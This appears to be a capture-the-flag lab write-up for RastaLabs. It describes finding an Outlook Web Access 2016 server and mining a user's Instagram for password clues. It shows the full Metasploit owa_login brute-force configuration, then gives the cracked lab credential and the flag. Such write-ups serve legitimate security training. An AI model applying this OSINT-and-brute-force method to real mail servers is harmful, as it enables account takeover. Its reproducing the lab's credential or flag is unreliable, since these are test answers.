



found outlook is installed on 10.10.110.254 on port 443,



viewed page source and found owa version is 15.1.669  
then found that version is related to exchange server 2016, hence this is 2016 owa  
owa -outlook web access

found Rastalabs website on 10.10.110.10 on port 80



on firther enumeration, found people blog,  
found user amber hope has linkednin and instagram profile

on seeing instagram profile, amber has username amberhope8209 and found amber if following labrador pages

hence created a user and password wordlist file

use metasploit module ----- auxiliary/scanner/http/owa\_login ----- to bruteforce

```
msf auxiliary(scanner/http/owa_login) > options

Module options (auxiliary/scanner/http/owa_login):

  Name      Current Setting  Required  Description
  ----      -
  AUTH_TIME  true             no        Check HTTP authentication response time
  BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS  false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS  false           no        Add all passwords in the current database to the list
  DB_ALL_USERS  false           no        Add all users in the current database to the list
  ENUM_DOMAIN  true            yes       Automatically enumerate AD domain using NTLM authentication
  PASSWORD    [REDACTED]       no        A specific password to authenticate with
  PASS_FILE    pass.txt         no        File containing passwords, one per line
  Proxies      [REDACTED]       no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST        10.10.110.254   yes       The target address
  RPORT        443             yes       The target port
  SSL          true            no        Negotiate SSL/TLS for outgoing connections
  STOP_ON_SUCCESS  true           yes       Stop guessing when a credential works for a host
  THREADS      1              yes       The number of concurrent threads
  USERNAME     [REDACTED]       no        A specific username to authenticate as
  USERPASS_FILE  [REDACTED]       no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS  false           no        Try the username as the password for all users
  USER_FILE    user.txt         no        File containing usernames, one per line
  VERBOSE      true            yes       Whether to print output for all attempts
  VHOST        [REDACTED]       no        HTTP server virtual host


Auxiliary action:

  Name      Description
  ----      -
  OWA_2016  OWA version 2016
```

found the username and password

'RLAB\ahope' : 'Labrador8209'

then login to outlook and navigated to tasks and found the flag



RASTA{ph15h1n6\_15\_h4rdc0r3}